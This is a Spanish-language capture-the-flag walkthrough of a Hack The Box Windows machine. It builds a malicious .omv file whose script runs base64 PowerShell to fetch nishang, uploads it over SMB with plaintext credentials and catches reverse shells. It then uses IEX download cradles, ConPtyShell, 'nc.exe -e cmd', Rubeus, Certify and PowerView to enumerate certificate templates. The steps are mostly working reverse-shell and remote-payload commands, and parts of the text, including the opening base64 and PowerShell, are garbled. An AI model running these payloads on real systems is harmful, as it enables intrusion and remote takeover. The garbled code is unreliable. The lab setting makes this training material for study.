HQZ0B4QAHQALBwAgLYwBwAgQAAQBuAGXQAxAD0AQBQTAEMQSQJacKgLBwAgHAGUdAACHAAKbD
LAHMAKKAHZM0BuaQAgYBhAGMaaWyaACKA0w0AHMAdA0BAGUyQAgB1AcwAByGkAdAbLACgJzABAgJzb
IeQoB0QAUAGLAwAcWAjBZAQUBAgBKA1gAgB0QAUAGLBwAgDhNaA0ApAdasJAgB1ZQbHgAgLB
| base64-"
$client = New-Object System.Net.Sockets.TCPClient("10.x.x.x",4567);$tcp = $client.GetStream();$tcp.WriteByte([char]$bytes = 0.65535%0];while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes, 0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback
PS " + (pwd).Path + ">";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()


```

aquí podemos utilizar nishang

muevo mi nishang a la carpeta omv y lo edito y codifico la linea que me permite descargar que va a ser la misma del principio porque para eso traemos nishang a omv debido a que aqui mismo levantaremos python

```
120     }
121     catch
122     {
123         Write-Warning "Something went wrong! Check if the server is reachable and you are using the
124         Write-Error $_
125     }
126 }
127 Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.5 -Port 3333
```

```
echo "IEX(New-Object System.Net.WebClient).DownloadString('http://10.10.14.5/nishang.ps1')" | iconv -t utf-16le | base64 -w 0; echo
```



ahora edito el archivo payload alli coloco las primeras lineas del ejemplo y despues de powershell -e cierro comilla y parentesis

```
require('child_process').exec('powershell -e
SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABIAG0ALgBOAGUAdAAuA
FcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAA
nAGgAdAB0AHAAOgAvAC8AMQAwAC4AMQAwAC4AMQA0AC4ANQAvAG4AaQBzAGgAYQBuAGc
ALgBwAHMAMQAnACkACgA=')
```

The screenshot shows a terminal window with several tabs open. The current tab contains the command: `cat payload.js`. The output of the command is a long string of encoded PowerShell commands. Below the command, there is a note: `-e cierra comilla y parentesis`. The terminal interface includes a status bar at the bottom right showing the time as 15:52:48.

ahora levanto python y escucho por netcat

The screenshot shows a terminal window with several tabs open. The current tab contains the command: `rlwrap nc -lvpn 3333`. The output shows the message: `listening on [any] 3333 ...`. To the right of the terminal, there is a status bar with the text: `ahora levanto python y escucho por netcat`.

ahora utilizo la herramienta smbclient para subir el .omv el cual lo zipperaremos pero antes debo sacar el nishang porque solo pueden estar los archivos originales

```
$ cd omv/
tcpserver.py", line 1260, in test
    nd=nd)
(kali㉿kali)-[~/machineshtb/Anubis/omv]
$ ls
01 empty' index.html META-INF xdata.json
data.bin metadata.json nishang.ps1
tcpserver.py", line 1307, in server_bind
d/
(kali㉿kali)-[~/machineshtb/Anubis/omv]
$ [REDACTED]
tcpserver.py", line 136, in server_bind
```

cp nishang.ps1 /home/kali/machineshtb/Anubis/nishang2.ps1

```
[already in use
(kali㉿kali)-[~/machineshtb/Anubis/omv]
$ ls
'01 empty' data.bin index.html metadata.json META-INF xdata.json
(kali㉿kali)-[~/machineshtb/Anubis/omv]
$ [REDACTED]
```

sin embargo aca habia un problema y es que yo coloque estos archivos en una carpeta llamada omv por lo cual para hacer todo bien uzipeo otra imagen dentro de omv por lo cual utilizo la otra omv y la unzipeo dentro

```
~/.local/share/applications/omv
└─ ls
    Bugs.omv
└─ [REDACTED]
```

```

~/machineshtb/Anubis/omv
└─$ unzip Bugs.omv
Archive: Bugs.omv
  inflating: META-INF/MANIFEST.MF
  inflating: index.html
  inflating: metadata.json
  inflating: xdata.json
  inflating: data.bin
  inflating: 01 empty/analysis

lumen-name is vulnerable to XSS in
ontaining a payload. When opened by victim, the
triggered.

~/machineshtb/Anubis/omv
└─$ ls
'01 empty'  data.bin    metadata.json  xdata.json
Bugs.omv     index.html  META-INF      .gitignore
              └───+

```

obviamente modiflico metadata y ahora si zipeo  
zip -r Bugs.omv .

```

~/machineshtb/Anubis/omv
└─$ zip -r Bugs.omv .
updating: META-INF/MANIFEST.MF (deflated 30%)
updating: index.html (deflated 67%)
updating: metadata.json (deflated 78%)
updating: xdata.json (deflated 55%)
updating: data.bin (deflated 83%)
updating: 01 empty/analysis (deflated 8%)
adding: 01 empty/ (stored 0%)
adding: META-INF/ (stored 0%)

```

ahora subimos con smbclient ingresando a shared importante hacerlo sobre omv  
smbclient //10.10.11.102/Shared -U 'localadmin%Secret123'

```
~/machineshtb/Anubis/omv INT x 16:  
└─ smbclient //10.10.11.102/Shared -U 'localadmin%Secret123'  
Try "help" to get a list of possible commands.  
smb: \> dir  
 . D 0 Thu Mar 21 15:42:47 2024  
 .. D 0 Thu Mar 21 15:42:47 2024  
 Documents D 0 Mon Apr 26 23:09:25 2021  
 Software D 0 Thu Jul 22 13:14:16 2021  
  
 9034239 blocks of size 4096. 3219918 blocks available  
smb: \> █
```

borro el Bugs.omv  
del Bugs.omv

```
 . D 0 Thu Mar 21 15:42:47 2024  
 .. D 0 Mon Apr 26 23:09:25 2021  
 Documents D 0 Thu Jul 22 13:14:16 2021  
 Software D 0 Thu Jul 22 13:14:16 2021  
  
 of size 4096. 3219918 blocks available  
 9034239 blocks of size 4096. 3219918 blocks available  
 o: \> cd Documents\  
 o: \Documents\> cd Analytics\  
 o: \Documents\Analytics\> dir  
 . D 0 Tue Apr 27 13:40:20 2021  
 .. D 0 Tue Apr 27 13:40:20 2021  
 Big 5.omv A 6455 Tue Apr 27 13:39:20 2021  
 Bugs.omv A 2897 Tue Apr 27 13:39:55 2021  
 Tooth Growth.omv A 2142 Tue Apr 27 13:40:20 2021  
 Whatif.omv A 2841 Thu Mar 21 16:39:04 2024  
  
 9034239 blocks of size 4096. 3219918 blocks available  
 o: \Documents\Analytics\> del Bugs.omv  
 o: \Documents\Analytics\> █  
 "Kali" 16:10
```

y subo mi Bugs.omv  
put Bugs.omv

```
Bugs.omv A 2897 Tue Apr 27 13:39:55 2021
Tooth Growth.omv A 2142 Tue Apr 27 13:40:20 2021
Whatif.omv A 2841 Thu Mar 21 16:39:04 2024
D 0 Tue Apr 27 13:40:20 2021
D 9034239 blocks of size 4096. 3219918 blocks available
smb: \Documents\Analytics\> del Bugs.omv
smb: \Documents\Analytics\> put Bugs.omv
putting file Bugs.omv as \Documents\Analytics\Bugs.omv (14.5 kb/s) (average 14.5
s) A 2841 Thu Mar 21 16:39:04 2024
smb: \Documents\Analytics\> dir
of size 4096. 3219918 blocks available D 0 Thu Mar 21 16:43:42 2024
Bugs.omv D 0 Thu Mar 21 16:43:42 2024
Big 5.omv A 6455 Tue Apr 27 13:39:20 2021
Bugs.omv "Big 5" A 3504 Thu Mar 21 16:43:42 2024
Tooth Growth.omv A 2142 Tue Apr 27 13:40:20 2021
Whatif.omv A 2841 Thu Mar 21 16:39:04 2024

9034239 blocks of size 4096. 3219902 blocks available
smb: \Documents\Analytics\>
```

Hay que esperar bastante debido a que la maquina en este punto se pone lenta literalmente fueron 10 minutos yo ya estaba esperando haber que hice mal pero al final somos diegocruz y estamos en la maquina anubis es decir el probablemente domain controller

```

kali@kali: ~/machineshtb

PS C:\Windows\system32> whoami
windcorp\diegocruz
PS C:\Windows\system32> ipconfig

Windows IP Configuration
Notashack

Ethernet adapter Ethernet 2:
Standard . . . . . : dead:beef::25c6:c2c7:3e61:89d3%10
Link-local IPv6 Address . . . . . : fe80::25c6:c2c7:3e61:89d3%10
IPv4 Address. . . . . : 10.10.11.102
Subnet Mask . . . . . : 255.255.254.0
Default Gateway . . . . . : 10.10.10.2

Ethernet adapter vEthernet (nat):
Optimum . . . . . : fe80::a1ee:c1fd:ea1b:fb3d%18
Link-local IPv6 Address . . . . . : fe80::a1ee:c1fd:ea1b:fb3d%18
IPv4 Address. . . . . : 172.31.176.1
Subnet Mask . . . . . : 255.255.240.0
Default Gateway . . . . . :

PS C:\Windows\system32>

```

## SharpCollection

vamos a descargar e instalar en el opt de nuestro equipo este repositorio, el cual tiene varias herramientas de seguridad que podremos utilizar en windows .

<https://github.com/Flangvik/SharpCollection>

```

-(kali㉿kali)-[/opt/SharpCollection/NetFramework_4.5_Any]
$ ls
Optimum
ADCSPwn.exe    Reddish   PurpleSharp.exe    SharpChrome.exe    SharpExec.exe    SharpPrinter.exe  SharpTask.exe    SweetPotato.exe
ADFSdump.exe    README.md  SharpChromium.exe  SharpFiles.exe   SharpPOAbuse.exe SharpRDP.exe     SharpUp.exe     ThunderFox.exe
BetterSafetyKatz.exe  Rubeus.exe  SharpCloud.exe    SharpReg.exe    SharpHandler.exe SharpSearch.exe  SharpView.exe   TokenStomp.exe
Certify.exe     Runacs.exe  SharpCOM.exe     SharpReg.exe    SharpCookieMonster.exe SharpPhiose.exe SharpSecDump.exe SharpWebServer.exe TruffleSnout.exe
DeployPrinterNightmare.exe SafetyKatz.exe    SharpCookieMonster.exe SharpPhiose.exe SharpPhound.exe sharpshares.exe SharpWiFiGrabber.exe Watson.exe   winPEAS.exe
EDD.exe        Swagshop   scout.exe       SharpCrashEventLog.exe SharpPhound.exe sharpshares.exe SharpWMI.exe   WMIEG.exe
ForgeCert.exe  TartarSauce SharpCrashEventLog.exe SharpPhound.exe SharpPhound.exe SharpSMBExec.exe SharpZeroLogon.exe
Group1r.exe    Seatbelt.exe SharpDoor.exe   SharpLAPS.exe   SharpHandler.exe SharpSphere.exe Shhmon.exe
Group2r.exe    Worker     SharpAllowedToAct.exe SharpPAPI.exe   SharpMapExec.exe SharpSniper.exe Snaffler.exe
Inveigh.exe    Thm machines SharpAppLocker.exe SharpDump.exe   SharpMiniDump.exe SharpSpray.exe  SqlClient.exe
LockLess.exe   SharpByPassUAC.exe SharpDRDChecker.exe SharpMove.exe   SharpSQLPwn.exe StandIn.exe
PassTheCert.exe  ows      SharpChisel.exe  SharpPersist.exe SharpNamedPipePTH.exe SharpStay.exe  StickyNotesExtract.exe

```

cuenta con varios .exe como rubeus winpeas, watson, SafetyKatz etc..

Transfiero Rubeus a la victima

cp /opt/SharpCollection/NetFramework\_4.5\_Any/Rubeus.exe .


curl http://10.10.14.5/Rubeus.exe -o Rubeus.exe

```

PS C:\Users\diegocruz\Desktop> curl http://10.10.14.5/Rubeus.exe -o Rubeus.exe
PS C:\Users\diegocruz\Desktop> dir
    > Swagshop
    > TartarSauce
    > Worker
    > Thm machines
    > Windows
    > Ldapsearch
    > SMB port 445
PS C:\Users\diegocruz\Desktop>
[Anubis] 0:webserver01 172.31.177.202 1:rlwrap* 2:zsh-

```

Ahora para seguir mejorando la shell con el script de coco  
IEX(New-Object System.Net.WebClient).DownloadString('http://10.10.14.12:2000/Invoke-ConPtyShell.ps1')




```

~/machineshtb/Anubis
ls
chisel1.5 chisel1.5.exe ConPtyShell creds.txt hashNTLMv2.txt nishang2.ps1 nishang.ps1 omv payload.js req.txt Rubeus.exe trafico.cap Whatif.com
cd ConPtyShell
ls
compile_command.txt ConPtyShell.cs demo_1.gif demo_2.gif Invoke-ConPtyShell.ps1 LICENSE README.md ResizeConsole.ps1
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
Directory: C:\Users\diegocruz\Desktop

```

IEX(New-Object System.Net.WebClient).DownloadString('http://10.10.14.5/Invoke-ConPtyShell.ps1')  
y ahora ejecuto la linea  
Invoke-ConPtyShell -RemoteIp 10.10.14.5 -RemotePort 123 -Rows 39 -Cols 169




```

PS C:\Users\diegocruz\Desktop> IEX(New-Object System.Net.WebClient).DownloadString('http://10.10.14.5/Invoke-ConPtyShell.ps1')
PS C:\Users\diegocruz\Desktop> Invoke-ConPtyShell -RemoteIp 10.10.14.5 -RemotePort 555 -Rows 39 -Cols 169
netcat en windows:
nc.exe -e cmd ip port

```

Doy ctr+z y en local stty raw -echo; fg y luego enter  
ctrl+l y enter



```

-a----> Windows 2/6/2021 6:27 AM 184832 dafu
PS C:\Windows\system32>
PS C:\Windows\system32>
PS C:\Windows\system32> whoami
windcorp\diegocruz
PS C:\Windows\system32>
[Anubis] 0:webserver01 172.31.177.202 1:nc* 2:python

```

Ahora tambien transfiero otra herramienta llamada Certify.exe la maquina desde un inicio tiene relacion con certificados inclusive un dominio lo encontramos por esta via

## Certify.exe

La idea es utilizar esta herramienta para identificar templates vulnerables

Transfiero a la victimas el certify.exe

cp /opt/SharpCollection/NetFramework\_4.5\_Any/Certify.exe .

The terminal window shows the following session:

```
kali㉿kali: ~/machineshtb
~/machineshtb/Anubis/ConPtyShell master
cd ..
~/machineshtb/Anubis
cp /opt/SharpCollection/NetFramework_4.5_Any/Certify.exe .
~/machineshtb/Anubis
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
PS C:\Users\diegocruz\Desktop> curl http://10.10.14.5/Certify.exe -o Certify.exe
PS C:\Users\diegocruz\Desktop> ls
Directory: C:\Users\diegocruz\Desktop
Mode                LastWriteTime       Length Name
----                -----          ---- 
-a----   3/21/2024 11:36 PM      177152 Certify.exe
-a----   3/21/2024 11:23 PM      462848 Rubeus.exe
-ar---  3/21/2024  5:15 PM        34 user.txt
```

Doy ctr+z y enter

curl http://10.10.14.5/Certify.exe -o Certify.exe

The terminal window shows the following session:

```
PS C:\Users\diegocruz\Desktop> curl http://10.10.14.5/Certify.exe -o Certify.exe
PS C:\Users\diegocruz\Desktop> ls
Directory: C:\Users\diegocruz\Desktop
Mode                LastWriteTime       Length Name
----                -----          ---- 
-a----   3/21/2024 11:36 PM      177152 Certify.exe
-a----   3/21/2024 11:23 PM      462848 Rubeus.exe
-ar---  3/21/2024  5:15 PM        34 user.txt
```


y ejecutamos un modulo que tiene este .exe para encontrar certificados vulnerables  
.\\Certify.exe find /vulnerable /currentuser

```
.\\Certify.exe find /vulnerable /currentuser
[+] No Vulnerable Certificates Templates found!
CA Name : Reddish
Template Name : Kiddie
Schema Version : 2
Validity Period : 10 years
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : ENROLLEE_SUPPLIES_SUBJECT
mspki-enrollment-flag : PUBLISH_TO_DS
Authorized Signatures Required : 0
pkixextendedkeyusage : Server Authentication
mspki-certificate-application-policy : Server Authentication
Permissions:
  Enrollment Permissions
    Enrollment Rights : WINDCORP\Domain Admins S-1-5-21-3510634497-171945951-3071966075-512
    Ldapsearch : WINDCORP\Enterprise Admins S-1-5-21-3510634497-171945951-3071966075-519
    All Extended Rights : WINDCORP\webdevelopers S-1-5-21-3510634497-171945951-3071966075-3290
```


encontramos el Template web vulnerable , ahora requerimos el script ADCS.ps1

## Active Directory Certificate Services ADCS

Se encarga de emitir y gestionar certificados digitales utilizados en sistemas de seguridad



buscamos ADCS.ps1




vamos a raw y wget  
<https://raw.githubusercontent.com/cfalta/PoshADCS/master/ADCS.ps1>



```
ls
ADCS.ps1      chisel1.5.exe  hashNTLMv2.txt  omv          Rubeus.exe
Certify.exe   ConPtyShell    nishang2.ps1    payload.js  trafico.cap
chisel1.5      creds.txt    nishang.ps1    req.txt    Whatif.ps1
```

transfiero a victim

curl http://10.10.14.5/ADCS.ps1 -o adcs.ps1



```
Certify completed in 00:00:12.8087866
PS C:\Users\diegocruz\Desktop> curl http://10.10.14.5/ADCS.ps1 -o adcs.ps1
PS C:\Users\diegocruz\Desktop> ls
Directory: C:\Users\diegocruz\Desktop
Mode                LastWriteTime       Length Name
----                -----           ----- 
-a----   3/21/2024 11:55 PM        30022 adcs.ps1
-a----   3/21/2024 11:36 PM        177152 Certify.exe
-a----   3/21/2024 11:23 PM        462848 Rubeus.exe
-ar---   3/21/2024  5:15 PM          34 user.txt
PS C:\Users\diegocruz\Desktop>
```

y ahora ADCS requiere de el script Powerview este lo descargamos de github pero este si lo agarramos de la rama dev

powerview.ps1

X | ⚡ 🔍 ⌂

Todo Videos Imágenes Shopping Noticias · Más Herramientas


Cerca de 27,700 resultados (0.20 segundos)

Sugerencia: Limitar esta búsqueda a resultados en idioma **español**. Más información para filtrar por idioma

 GitHub  
<https://github.com/PowerSploit/blob/master/PowerView.ps1> ·

**PowerSploit/Recon/PowerView.ps1 at master**

21 ene 2021 — PowerSploit - A PowerShell Post-Exploitation Framework - PowerSploit/Recon/PowerView.ps1 at master · PowerShellMafia/PowerSploit



y ahora raw y wget

<https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/dev/Recon/PowerView.ps1>

wget <https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/dev/Recon/PowerView.ps1>

```
git: ~/machineshtb/Anubis          ✓ 17:48:13
ls
DCS.ps1  chisel1.5.exe  hashNTLMv2.txt  omv      req.txt      Whatif.omv
certify.exe ConPtyShell  nishang2.ps1    payload.js  Rubeus.exe
hisel1.5   creds.txt     nishang.ps1    PowerView.ps1  trafico.cap

git: ~/machineshtb/Anubis          ✓ 17:48:14
```

**ahora transfiero el powerView.ps1 con curl aca tambien se puede interpretar directamente con | iex**

```
PS C:\Users\diegocruz\Desktop> curl http://10.10.14.5/PowerView.ps1 | iex  
PS C:\Users\diegocruz\Desktop> [Anubis] 0:webserver01 172.31.177.202 1:nc* 2:zsh-
```

lo curioso es que utilizando Get-DomainUser localadmin encontramos otro dominio  
Get-DomainUser localadmin

```
PS C:\Users\diegocruz\Desktop> Get-DomainUser localadmin
userprincipalname : localadmin@windcorp.thm
countrycode        : Script:0
displayname        : localadmin
samaccounttype    : USER_OBJECT
samaccountname    : localadmin
objectsid          : S-1-5-21-3510634497-171945951-3071966075-3289
objectclass        : {top, person, organizationalPerson, user}
codepage           : Work:0
givenname          : localadmin
cn                 : localadmin
primarygroupid     : 513
distinguishedname : CN=localadmin,OU=systemaccounts,DC=windcorp,DC=htb
name               : localadmin
objectguid         : a197951b-b49e-4850-9216-bf815c0f219a
PS C:\Users\diegocruz\Desktop> =Schema,CN=Configuration,DC=windcorp,DC=htb
PS C:\Users\diegocruz\Desktop> [Anubis] 0:webserver01 172.31.177.202 1:nc* 2:zsh-
```


Con Diego cruz pasa igual

```

PS C:\Users\diegocruz\Desktop> =Schema,CN=Configuration,DC=windcorp,DC=htb
PS C:\Users\diegocruz\Desktop> Get-DomainUser diegocruz
logoncount : 107
badpasswordtime : 4/27/2021 5:33:48 AM
distinguishedname : tKiddle
objectclass : {top, person, organizationalPerson, user}
lastlogontimestamp : 3/21/2024 5:15:29 PM
userprincipalname : jshop
name : TartarSauce
objectsid : S-1-5-21-3510634497-171945951-3071966075-3245
samaccountname : Worker
codepage : 850
samaccounttype : USER_OBJECT
accountexpires : NEVER
countrycode : 0
whenchanged : 3/21/2024 4:15:29 PM
instancetype : Ldap
usncreated : 31324
objectguid : e085c2ea-a376-42bf-8ea5-4fdd2dadc3b1
[Anubis] 0:webserver01 172.31.177.202 1:[tmux]* 2:zsh-

```

el domino es windcorp.thm de tryhackme y esto es hackthebox esto trae problemas con el archivo adcs porque tiene una linea en la cual llama al userprincipalname y el domino .thm no existe por lo cual no va a servir



```

ADCS.ps1
~/machineshtb/Anubis

920
921 $user = Get-DomainObject -Identity $Identity
922
923 if(-not $user)
924 {
925     Write-Warning "User $($Identity) does not exist."
926     $STOPERROR = $true
927 }
